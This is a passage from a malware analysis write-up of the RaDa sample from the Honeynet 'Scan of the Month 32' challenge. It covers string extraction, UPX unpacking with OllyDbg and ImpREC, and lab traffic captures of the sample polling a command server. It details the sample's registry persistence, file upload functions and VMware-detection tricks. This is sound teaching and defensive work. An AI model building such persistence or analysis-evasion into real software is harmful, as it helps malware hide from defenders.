There are several Windows tools to extract the text strings from a file, such as ”BinText”, v3.0 (http://www.foundstone.com/resources/termsofuse.htm?file=bintext.zip) or ”strings”, v2.1 (http://www.sysinternals.com/ntw2k/source/misc.shtml#strings). Both tools are capable of managing Unicode and ASCII characters.
C:\>strings -q e:\RaDa.exe | more VS_VERSION_INFO
StringFileInfo 040904B0 CompanyName Malware ProductName RaDa FileVersion 1.00
ProductVersion 1.00
InternalName RaDa
OriginalFilename RaDa
Figure 10: Resource Hacker RaDa properties
Translation
!This program is the binary of SotM 32.. ... Hpp KERNEL32.DLL MSVBVM60.DLL LoadLibraryA GetProcAddress ExitProcess C:\>
As can be seen, most of the information extracted from the different tools cor-roborates the evidences found in the initial analysis. For example, the strings val-ues confirm the usage of specific libraries (DLLs) also obtained through Stud PE, the file properties or the modified message mentioned before.
Analyzing the output associated to the strings contained in the file, it seems it has been compressed or encrypted through a packer, because all strings seem to be obfuscated, see figure 12, except for the strings shown above. This fact can also be supported loading the binary into a disassembler tool and looking to the binary code.
This initial guess seems to be also confirmed by the zip compression ratio for this executable, which was 18% (from 20.992 to 17.118 bytes). This was the first suspicious evidence about the file type because, the typical compression ratio for Windows executable files (for all the standard compression tools) is around 45% or above, even using the fastest WinZIP compression options
(http://www.maximumcompression.com/data/exe.php and
http://www.maximumcompression.com/data/dll.php). A specific PE compression test (comparing different packers) is available at http://pect.y11.net.
An in depth analysis is required, so the next step is trying to determine the type of packer used. The Windows command line tool GT2, v0.34
(http://philip.helger.com/gt/p gt2.htm), was used to obtain the internal binary for-mat. See figure 13.
It seems the file has been packed with UPX[20], a very commonly used packer nowadays.
This tool also provides other relevant data, such as the minimum OS version it will run on (4.00 or “Win95 or NT4”), information stored in the MajorOSVersion
field of the binary optional headers, the linker version (6.00) from the Major and
MinorLinkerVersionfields or the architecture type (32 bits), and information about all the binary components.
All this information is also available through Stud PE ; both tools are very similar, and probably one of the most useful features of Stud PE, not mentioned before, is the Signature option, which tries to determine the type of file loaded comparing it with a built-in database of 400 file types. As it can be seen, it also found that the file is a binary UPX compressed file, although it had been scrambled. See figure 14.
To unpack the file, the UPX reversible native features can be used through the
upx[20] tool, v1.25w:
C:\>upx -d e:\RaDa.exe
Ultimate Packer for eXecutables
Figure 13: Real RaDa binary format obtained through GT2
UPX 1.25w Markus F.X.J. Oberhumer & Laszlo Molnar Jun 29th 2004
File size Ratio Format Name --- --- ---
---upx: e:\RaDa.exe: CantUnpackException: file is modified/hacked/protected; take care!!!
Unpacked 0 files.
C:\>
It seems the UPX packaged file has been scrambled and the standard uncom-pressing method doesn’t work, therefore other methods must be used. The goal is to dump the process memory once the binary is running and has unpacked itself into memory. To do so, tools such asOllyDbgorLordPE[19] can be used. The later requires to execute the binary in an uncontrolled environment, so we preferred to use the former. This task will be described in the code analysis section.
Up to this point, and making an analogy with the explorers of the ancient Egypt, we have performed the initial analysis of the Aladdin lamp (the binary), its type has been determined, and now, we need to rub it, in order to make the genie appear —the binary strings— and give us all the information we need.
Begin RW
Some file aspects were modified after compressing it with UPX, be-cause googling for the term “upx”, the UPX compressor[20] shows up in the first entry making the analysis too easy:
E:\>upx -9 -k RaDa.exe
Ultimate Packer for eXecutables
Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.25w Markus F.X.J. Oberhumer & Laszlo Molnar Jun 29th 2004
File size Ratio Format Name --- --- ---
---57344 -> 20992 36.61% win32/pe RaDa.exe
Packed 1 file.
E:>
The UPX version was changed using an HEX editor from 1.25 to 9.99, and the UPX strings denoting the binary sections, were modified 3 times, changing each instance of UPX by JDR (Jorge, David and Raul): UPX0, UPX1 y UPX. Reverting back these steps makes it possible to uncompress the binary using the standard UPX tool.
There is a lot of information available about PE Executables, Microsoft’s Portable Executable format (.EXE). Some of the most relevant refer-ences are [21], [22], [23], [24] and [25].
End RW
binary uncompresses different parts of itself dynamically during its execution (in-stead of unpacking itself completely when it is started).
5
Behavioral Analysis
The behavioral analysis tries to obtain as much information as possible from the actions performed by RaDa when it is executed without getting to disassemble the code. All the information will be extracted by observing RaDa’s interaction with other elements. To inspect RaDa, the lab environment described previously was used and the analysis was splitted into two sets of behavioral tests, those related to the OS it runs on, and those related to the interactions with other systems through the network.
The analysis system, a Windows XP VMware guest host (.2), was config-ured with all the tools required for the data acquisition and a VMware snapshot was saved to preserve a pristine (not infected) system. Before running RaDa, Filemon[7] v6.11 to monitor filesystem activity, (filemon -o), Regmon[8] v6.12 to monitor Windows registry activity, (regmon -o) and TDImon[9] v1.01 to monitor network connections activity, (tdimon and thenCtrl+E) were started without acti-vating their capture feature. Once ready, file and registry snapshots were taken and saved using RegShot[10] v1.61e5.
Then, the capture was started in all the previous three tools (Ctrl+E) and RaDa was executed. The execution was maintained for about 2 minutes and then
RaDa.exewas killed using the Windows Task Manager. The capture associated to the three mentioned tools was stopped and a second RegShot image of the sys-tem was taken. The following main conclusions were extracted from all the data collected:
RegShot, Regmon The following registry key was created,
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\RaDa:
C:\RaDa\bin\RaDa.exe. It allows RaDa to persist between system reboots. This evidence can also be confirmed through Regmon, although it generates a lot of noise. See figure 16.
TDImon There were connection attempts from IEXPLORE.EXE, Internet Explorer, to 10.10.10.10:80. It seems RaDa is using IE to connect to the .10 system. See figure 15.
Filemon The following directories were created: C:\RaDa,C:\RaDa\tmpand
C:\RaDa\bin. See figure 17.
Filemon An exact copy (same size and MD5 value) of RaDa.exe was copied in
C:\RaDa\bin\RaDa.exe.
Figure 15: TDImon: monitoring RaDa network connections.
Figure 16: Regmon: monitoring RaDa registry activity.
Then, the Linux complementary guest host (.10) was configured to capture all network traffic using Snort (http://www.snort.org, v2.0.4) in sniffer mode and saving the data to a binary PCAP file (readable by ”tcpdump” or ”ethereal”):
# snort -qbve -L /tmp/RaDa_first.trc
Initially, the 192.168.100.0/24 net was used and the connectivity between all systems was tested. The default route for the Windows XP analysis system was the native host running VMware (.1).
Once RaDa.exe was executed the first time (about 2 minutes), a connection from the infected system to the host with IP address 10.10.10.10 was initiated; it was addressed to TCP port 80. The connection was attempted again after about 80 seconds (the TCP retransmissions have been omitted):
09/23-03:54:34.724206 ARP who-has 192.168.100.1 tell 192.168.100.2
09/23-03:54:34.724248 ARP reply 192.168.100.1 is-at 0:50:56:C0:0:1
09/23-03:54:34.724250 0:C:29:38:1C:33 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
192.168.100.2:1062 -> 10.10.10.10:80 TCP TTL:128 TOS:0x0 ID:4650 IpLen:20 DgmLen:48 DF ******S* Seq: 0x933AECD4 Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
...
09/23-03:55:57.046502 0:C:29:38:1C:33 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
192.168.100.2:1064 -> 10.10.10.10:80 TCP TTL:128 TOS:0x0 ID:4654 IpLen:20 DgmLen:48 DF ******S* Seq: 0x945AB387 Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
Then, the network addressing scheme of the lab was changed to 10.10.10.0/24, keeping the last octet for all systems. Therefore, the Linux system became the system RaDa was asking for. Based in the VMware setup, it is possible to revert the analysis system to a well-known configuration, a pristine state, and repeat the execution multiple times.
In order to analyze the information requested by RaDa, netcat
(http://www.securityfocus.com/data/tools/nc110.tgz, v1.10) was used in the Linux box to simulate a service listening on TCP port 80 and, again, network traffic was captured but this time using tcpdump (http://www.tcpdump.org, v3.7.2). RaDa was executed again and the following information was obtained:
# nc -l -p 80
GET /RaDa/RaDa_commands.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */* Accept-Language: es
Accept-Encoding: gzip, deflate
If-Modified-Since: Fri, 01 Oct 2004 03:24:17 GMT If-None-Match: "38a-239-54767a40"
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Host: 10.10.10.10
Connection: Keep-Alive
The same evidence is displayed in the network traces (the initial TCP 3-way handshake has been omitted):
# tcpdump -vnnX -s 1500 tcpdump: listening on eth0
...
00:41:05.278255 10.10.10.2.1149 > 10.10.10.10.80: P [tcp sum ok] 1:384(383) ack 1 win 64240 (DF) (ttl 128, id 4819, len 423)
0x0000 4500 01a7 12d3 4000 8006 be5e 0a0a 0a02 E...@....^.... 0x0010 0a0a 0a0a 047d 0050 05e3 9916 4e90 eae3 ...}.P....N... 0x0020 5018 faf0 4feb 0000 4745 5420 2f52 6144 P...O...GET./RaD 0x0030 612f 5261 4461 5f63 6f6d 6d61 6e64 732e a/RaDa_commands. 0x0040 6874 6d6c 2048 5454 502f 312e 310d 0a41 html.HTTP/1.1..A 0x0050 6363 6570 743a 2069 6d61 6765 2f67 6966 ccept:.image/gif 0x0060 2c20 696d 6167 652f 782d 7862 6974 6d61 ,.image/x-xbitma 0x0070 702c 2069 6d61 6765 2f6a 7065 672c 2069 p,.image/jpeg,.i 0x0080 6d61 6765 2f70 6a70 6567 2c20 6170 706c mage/pjpeg,.appl 0x0090 6963 6174 696f 6e2f 782d 7368 6f63 6b77 ication/x-shockw 0x00a0 6176 652d 666c 6173 682c 202a 2f2a 0d0a ave-flash,.*/*.. 0x00b0 4163 6365 7074 2d4c 616e 6775 6167 653a Accept-Language: 0x00c0 2065 730d 0a41 6363 6570 742d 456e 636f .es..Accept-Enco 0x00d0 6469 6e67 3a20 677a 6970 2c20 6465 666c ding:.gzip,.defl 0x00e0 6174 650d 0a49 662d 4d6f 6469 6669 6564 ate..If-Modified 0x00f0 2d53 696e 6365 3a20 4672 692c 2030 3120 -Since:.Fri,.01. 0x0100 4f63 7420 3230 3034 2030 333a 3234 3a31 Oct.2004.03:24:1 0x0110 3720 474d 540d 0a49 662d 4e6f 6e65 2d4d 7.GMT..If-None-M 0x0120 6174 6368 3a20 2233 3861 2d32 3339 2d35 atch:."38a-239-5 0x0130 3437 3637 6134 3022 0d0a 5573 6572 2d41 4767a40"..User-A 0x0140 6765 6e74 3a20 4d6f 7a69 6c6c 612f 342e gent:.Mozilla/4. 0x0150 3020 2863 6f6d 7061 7469 626c 653b 204d 0.(compatible;.M 0x0160 5349 4520 362e 303b 2057 696e 646f 7773 SIE.6.0;.Windows 0x0170 204e 5420 352e 3129 0d0a 486f 7374 3a20 .NT.5.1)..Host:. 0x0180 3130 2e31 302e 3130 2e31 300d 0a43 6f6e 10.10.10.10..Con 0x0190 6e65 6374 696f 6e3a 204b 6565 702d 416c nection:.Keep-Al 0x01a0 6976 650d 0a0d 0a ive....
It tries to obtain an HTML command file, called /RaDa/RaDa commands.html
from a Web server, that is, using the HTTP protocol. The easiest way to deter-mine the HTML contents expected by RaDa from this file is the analysis of its code using a disassembler and a debugger.
If RaDa is not killed, it is possible to verify that it tries to contact the command server every 60 seconds; it doesn’t matter if the connection is established or not:
# tcpdump -vnn -s 1500 tcpdump: listening on eth0
00:49:28.028268 10.10.10.2.1165 > 10.10.10.10.80: S [tcp sum ok] 213909558:213909558(0) win 64240 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 4858, len 48)
...
00:50:29.008282 10.10.10.2.1167 > 10.10.10.10.80: S [tcp sum ok] 228072616:228072616(0) win 64240 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 4859, len 48)
...
00:51:30.828494 10.10.10.2.1169 > 10.10.10.10.80: S [tcp sum ok] 242259418:242259418(0) win 64240 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 4863, len 48)
no other data was written to disk (probably this would vary if commands were received).
It was verified that an infected system doesn’t generate RaDa traffic after a reboot unless a user logs on to the system. If the Windows OS is kept at the login screen, it seemsRaDa.exeis not executed from the registry. Therefore, in order to be executed it requires someone to log into the machine.
Once the binary was unpacked and all its strings were extracted, several of the potential options (starting with --) were tried in an extra behavioral analysis, following the same process showed above. For each execution from the VMware reverted state, the different system and network monitoring tools were used to get as much information as possible. The following conclusions were obtained:
The ”–gui” option displays the RaDa graphical interface, as shown in figure 3, showing its authors and from which it is possible to install and uninstall it. The later action can also be executed through the--uninstalloption and removes the specimen from the system, deleting the file, directories and registry key created when installed.
It also has two buttons to show its usage and configuration, although both ac-tions show an Internet Explorer web page with a different title, RaDa Usage (the
same behavior as when it is run using the--helpoption) andRaDa Current Configuration, showing the following text:
RaDa
Scan Of The Month 32 (SotM) - September 2004 http://www.honeynet.org/scans/index.html
Copyright (C) 2004 Raul Siles & David Perez
Additionally, the interface has aGo! button to allow RaDa to execute its actions, that is, connect to the Web server to retrieve its command file.
The install button performs the default action we previously described when it was executed, that is, the creation of a registry survival key, its directories and the binary replication to C:\RaDa\bin. This directory can be modified using the
--installdiroption;RaDa.exewill be copied to the drive and directory specified, such as D:\My Directory, instead of C:\RaDa\bin”. The temporary directory, by defaultC:\RaDa\tmpcan be modified using the--tmpdircommand line argument. It is also possible to avoid the installation of RaDa through the--noinstallswitch. The --visible option seems to show the RaDa internal usage of Internet Ex-plorer (IE). It shows an IE window where the command file will be loaded (while netcat is listening in port 80). If the Web server is not available (no TCP port 80 is listening), an IE default error Web page is shown instead.
The already discovered default polling cycle of 60 seconds can be modified through the --period switch. Setting this option to a very low value, such as 5 —meaning 5 seconds— and using it with the --visibleallows to easily discover its effect. Running the rada --period 5 --visiblecommand, a new IE window (trying to load the RaDa command file) is opened every 5 seconds. If the--cycles
There are also other options related to the Web server providing the RaDa command file: --serverand --commands. The former allows changing the server IP address to a different value and the later allows modifying the file to be re-trieved from the server. Thus, executingrada --server 10.10.10.11 --commands myfile.htmlgenerates the following HTTP request, captured through tcpdump af-ter setting up the new IP address into the Linux box and a netcat instance listening in the TCP port 80:
# ./nc -l -p 80
GET /RaDa/myfile.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */* Accept-Language: es
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Host: 10.10.10.10
Connection: Keep-Alive
# tcpdump -vnnX -s 1500 ...
01:41:58.988393 10.10.10.2.1220 > 10.10.10.10.80: P [tcp sum ok] 1:292(291) ack 1 win 64240 (DF) (ttl 128, id 5006, len 331)
0x0000 4500 014b 138e 4000 8006 bdff 0a0a 0a02 E..K..@... 0x0010 0a0a 0a0a 04c4 0050 389a 5ce7 2b3f 4415 ...P8.\.+?D. 0x0020 5018 faf0 1e5e 0000 4745 5420 2f52 6144 P....^..GET./RaD 0x0030 612f 6d79 6669 6c65 2e68 746d 6c20 4854 a/myfile.html.HT 0x0040 5450 2f31 2e31 0d0a 4163 6365 7074 3a20 TP/1.1..Accept:. ...
The file indicated is used, appending /RaDa/ to it, but the server IP address doesn’t seem to be affected by the value introduced. Based on a detailed code analysis (not included here) it was discovered that RaDa waits for a value with a dif-ferent format, needinghttp://as a prefix, such as--server http://10.10.10.11.
Finally, the--verboseoption doesn’t seem to have any direct effect at first sight, so it is recommend to analyze it in detail during the code analysis phase. Besides, the --authors options should be also analyzed in the code section because it seems it is not recognized by RaDa, as if any other inexistent option were used, such as--strange-option, as shown in figure 5.
There is a set of options,--cgiput,--cgipath, and--cgiget, that seems to be related with Web server CGIs but their purpose is unknown yet. Once the format of the command file is obtained, these would probably be understood.
Different options were tried as the HTML page requested by RaDa. All these test pages were retrieved by RaDa but no actions took place (the system was strictly monitored in all these tests using the methods and tools previously de-scribed). The HTML page format should be determined by a deeper code analysis.
6
Code Analysis
6.1
Unpacking RaDa
Figure 18: OllyDbg detection of RaDa as a compressed file
Looking into the OllyDbg CPU window (Alt+C), at the binary entry point (0x0040FD20) where OllyDbg starts there is a bunch of assembler code that finishes with a jump to memory address0x004018A4(last assembler instructions are the typical ending of the UPX unpacking routine):
0040FE78 .-E9 271AFFFF JMP RaDa.004018A4
The initial address is located within sectionJDR1of the binary, visible on the Ol-lyDbg Memory Map (Alt+M). However, the address it is trying to jump to in section
JDR0, which is initially empty.
In order to access the uncompressed binary version, a breakpoint (F2) must be set in the jump instruction (0x0040FE78). Then, the binary must be run to reach this point (F9). Once reached, see figure 19, it is possible to step into (F8) the real — unpacked— entry point (OEP, 0x004018A4) and see the uncompressed assembler code, see figure 20.
Figure 20: OllyDbg first instruction after uncompressing RaDa
In order to dump this code it is required to use an OllyDbg plug-in, called Ol-lyDump —version 2.20 can be downloaded from http://dd.x-eye.net/file/. Select it using the Dump debugged processoption from the Pluginsmenu and you will get a window as the one shown in figure 21.
The address of the original entry point is 0x004018A4 and the image base ad-dress (obtained before) is 0x00400000, so the offset is 0x004018A4 - 0x00400000 = 18A4. This value is automatically calculated by OllyDump in the Modify field. Using the default values the memory is saved in a file, called
RaDa uncompressed OllyDump.exe.
This dumped version cannot be directly executed. The error seems to be an exception related to an access violation (0xc0000005), see figure 23.
Figure 21: OllyDbg OllyDump plugin parameters
using the Spanish and the English version of Windows XP, obtaining the same re-sults for both. Remember that the initial file properties suggested the file had been written in “English (United States)”.
Stud PE includes a File Compare option, very useful to analyze all the PE header information between two files, such as the compressed and uncompressed version of the binary.
Figure 23: Comparisson of dumped and original files through StudPE
Figure 23 shows that both files differ only in 4 features: the number of sections, the uncompressed version has four in total, one more called .newID created by OllyDump, the address of the entry point, the binary image size —compression has its benefits,— and the import table location.
Although the import table could be repaired manually, fortunately there are spe-cific tools to repair the import table, such as ImpREC, (Import Reconstructor ) — version 1.6 can be downloaded from
http://wave.prohosting.com/mackt/projects/imprec/ucfir16f.zip. The main disadvan-tage associated with it is that the binary must be executed. Remember that up to this point, during the code analysis, all the information has been obtained without executing the binary (only OllyDbg executed it but in a controlled environment up to the point where it auto-decompressed in memory, but no other actions were ex-ecuted). Therefore, although the reconstruction is shown here, it is recommended to run this step after the initial behavioral analysis, where the first binary execution takes place.
Then, using the default values, use the IAT AutoSearch function to find the table, and through theGet Importsbutton, all the functions imported by the binary can be extracted. As shown in figure 25, this time all the 131 imported functions are valid.
Figure 25: Getting the import table from the original RaDa through ImpREC
The next step is to apply all the import information extracted from the com-pressed binary to the dumped file. The FixDump button must be used, and the changes should be applied over the uncompressedRaDa uncompressed OllyDump.exe
file. A new fixed file will be created with an underscore at the end of its name,
RaDa uncompressed OllyDump .exe, see figure 26.
The new file cannot be executed because its entry point, as shown in figure 27, with Stud PE has been modified byImpREC.
Figure 27: Fixing the OEP in the dumped RaDa through StudPE
Again, using the Stud PE File Compare functionality, it can be seen that the differences between all three files, the original compressed binary, the OllyDump
dumped binary and the finally fixed uncompressed binary are the four features mentioned before.
Although the methods used to extract the uncompressed binary version could vary (mainly due to the tools and procedures used), it is interesting to extract some basic information about it, such as the MD5 value, its size (77.824 bytes) and the rest of the file basic properties, which remain the same as in the compressed binary.
C:\RaDa>md5sum *
caaa6985a43225a0b3add54f44a0d4c7 *RaDa.exe a75de27ee59ab60e148efe7feee5dd3f *RaDa.zip
1d8947bd5e2b3597f74d5e36655ff73e *RaDa_uncompressed_OllyDump.exe 60f819dddb7ac6e2d9c70abe8c6c09e4 *RaDa_uncompressed_OllyDump_.exe
Finally, the last step associated with the static analysis of this binary is the analysis of the uncompressed strings, which could provide lots of information re-lated to the binary capabilities. Only the strings considered more relevant (and not mentioned before) will be showed (within their file position) using the methods previously explained for the packed version, that is, through BinText. The strings are divided in ASCII and Unicode, being the later in this case, the more important ones. Figure 29 shows some of those strings.
ASCII strings:
• Module1(000009A6) andForm1(000009A0): these are the typical Visual Ba-sic default elements for a Windows application, what seem to confirm the tool was written in VB. This is also confirmed by the stringVBA6.DLL(0000289C) and dozens of VB function names, starting with vba, such as vbaEnd
(000028A8).
• (00002674)You can learn a lot playing funny security challenges: Def-initely, the file has been widely manipulated. We can see references to secu-rity challenges in general and to the specific challenge the binary is part of: (00003FD3)SotM 32 - September 2004.
• There are several strings starting by Command , such as Command install
(00002654),usage(000026DC),exit(000026EC). . . that could be commands understood by the binary. Others areconf, go, uninstall.
• Another string seems to be a copyright: (00003F7A) (c) Raul Siles && David Perez.
UNICODE strings:
• More clues that the binary contains security related messages: (00001A3F)
*\ASecurity through obscurity is the key.
• It seems the binary access a Web server asking for specific HTML pages and CGI scripts: (000023A4)http://10.10.10.10/RaDa, (000023D8)
RaDa commands.html, (00002404)cgi-bin, (00002418)download.cgi, (00002438)upload.cgi.
• Additionally, other HTTP functionality is reflected by several URLs (00002A18)
http://192.168., (00002A3C)http://172.16. and (00002A60)http://10., and the potential usage of Internet Explorer, (00002A84)
InternetExplorer.Applicationand (00002B04)about:blank.
• Besides, the following strings also denote HTML and HTTP capabilities, and the usage of forms: (00002D60)<TITLE>RaDa Usage</TITLE>, (00002D98) <pre>, (00002DA8)</pre>, (00002F30)<TITLE>RaDa Current
Configuration</TITLE>, (00003034)Content-Disposition: form-data; name=, (000030A4)Submit Form, (000030CC)Content-Type:
multipart/form-data; boundary=, (00003204)innerHTML, (0000321C)
Content-Disposition: form-data; name="field";, (000032AC)
Content-Type: ct and (00003590) fieldname ... Name of the source form field.
• Probably, RaDa will use the following files: (00002534)RaDa.exe, and direc-tories: (00002454)C:\RaDa\tmpand (00002518)C:\RaDa\bin.
• It seems it interacts with the registry, using a key to survive reboots: (00002488)
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ and another re-lated with VMware: (0000254C)HKLM\Software\VMware, Inc.\VMware Tools\InstallPath”. Also what seem to be registry function names were found: (000029C4)RegWrite, (000029D8 )RegReadand (000029E8)RegDelete.
• It could have some kind of DDoS capabilities: (000025B8) Starting DDoS Smurf remote attack....
• What seems to be command arguments have been identified, all of them pre-ceded by-- (offsets ommited): --period,--gui,--cgiput,--tmpdir,
--verbose,--visible,--server,--commands,--cgipath,--cgiget,--cycles,
--help,--installdir,--noinstall,--uninstalland--authors.
• Lots of information about the binary, the challenge and its authors have been found too: (00002C1C) Scan Of The Month 32 (SotM) - September 2004, (00002CAC)http://www.honeynet.org/scans/index.html, (00002D04)
Copyright (C) 2004 Raul Siles & David Perez” and (00003804)Authors: Raul Siles & David Perez, 2004.
• The binary could also have some kind of HTTP file upload functionality: (0000315C)application/upload, (00003338)LoadFromFile, (00003364)Upload file using http And multipart/form-data, (000034AC)file ... Local file To upload, (00003530)url ... URL which can accept uploaded data. Besides it seems it makes use of a VB script, calledfupload.vbs: (000033C8)
[cscript|wscript] fupload.vbs file url [fieldname]. Searching through Google, it is possible to find its source code belonging to the same author shown above that can be downloaded from
http://web.rhul.ac.uk/resources/ASP/PStruh-CZ/vbs/fupload.vbs, confirming its capabilities.
• Finally, this string denotes the interaction with the system network adapters: (000036FC)SELECT * FROM Win32 NetworkAdapterConfiguration WHERE IPEnabled = True and (0000378C) ExecQuery, complemented with some kind of MAC address verification: (000037A0)MACAddress, (000037BC)
00:0C:29:, (000037D4) 00:50:56: and (000037EC) 00:05:69:. Searching the OUI database[26] for these MAC addresses, as shown in figure 30, it was confirmed that all them belong to VMware, what seems could be related with the VMware registry key found before.
Figure 30: VMware registered OUIs (one example, ”000C29”)
Begin RW
The Starting DDoS Smurf remote attack... string was intentionally introduced in the binary to confuse the security analyst, and it seems it had some effect with some AV engines, see appendix A.
The capabilities for VMware detection were introduced because some of the later variants of Phatbot seem to identify VMware systems in or-der to obfuscate their actions. There are several methods to do so, such as by the MAC address of its network adapters or by the presence of VMware tools (both used by RaDa). However, more advanced methods could be used, based on the detection of the typical VMware devices, like the hard disks, or through the VMware built-in I/O code emulation backdoor port (http://z0mbie.host.sk/vmware.txt).
Therefore, RaDa behavior could be different if you are analyzing it in-side a VMware guest host and it has at least one network card or VMware tools installed.
End RW
6.2
Command line arguments verification:
--authors
The rest of arguments and other parts of the code could be analyzed in the same manner.
It is assumed that the potential command line argument under analysis has been discovered before, for example by searching for strings in the unpacked bi-nary.
It might be the case that RaDa had already been run without the help of a de-bugger, with and without the command line argument looking for obvious changes in its behavior. If that’s the case, and RaDa was run inside a VMware system with the argument --authors, the analyst would have seen a pop-up window with the error message Unknown argument: --authors. The following analysis will show that this option actually does more than what is seen at first sight.
IMPORTANT: To successfully understand and get the most out of this section it is strongly recommended that the reader has access to a VMware Windows guest system running OllyDbg[6] to repro-duce the steps as they are being explained.
To begin with, OllyDbg, is started in a Windows XP SP1 system in a VMware virtual machine.
Next, RaDa is loaded into OllyDbg specifying--authors in the Arguments text box of theFile -- Opendialog box.
Code from the entry point (0040FD20) to address 0040FE78 unpacks the real code in memory and jumps to it (004018A4):
0040FE78 JMP RaDa.004018A4
In order to see the unpacked code, a breakpoint is set at 0040FE78 and RaDa is run (Debug -- Run) up to that breakpoint.
At this point, all strings are in cleartext in memory. Since the interest is the anal-ysis of the argument --authors, a search is performed in the memory of the pro-cess looking for that string both in ASCII and UNICODE. This is done by opening the memory map window (View -- Memory), selecting the sections which owner is RaDa, right cliking on them and selecting Search. The string is typed in the ASCII text box first and the search is repeated (CTRL-L) until no more ocurrences are found. The string is found at memory address 00402EEC only and in unicode format.
A break point on access to that memory address is set so that execution of RaDa stops whenever these strings are accessed. This is done by selecting the string --authors, and clicking the right button of the mouse and selecting
Breakpoint -- Memory, on access).
Then, execution is resumed (Debug -- Run) and RaDa stops at7719C27A. Since this address is located in moduleOLEAUT32and not in RaDa itself, execution is re-sumed by selecting Debug -- Execute till user code, and this time it stops at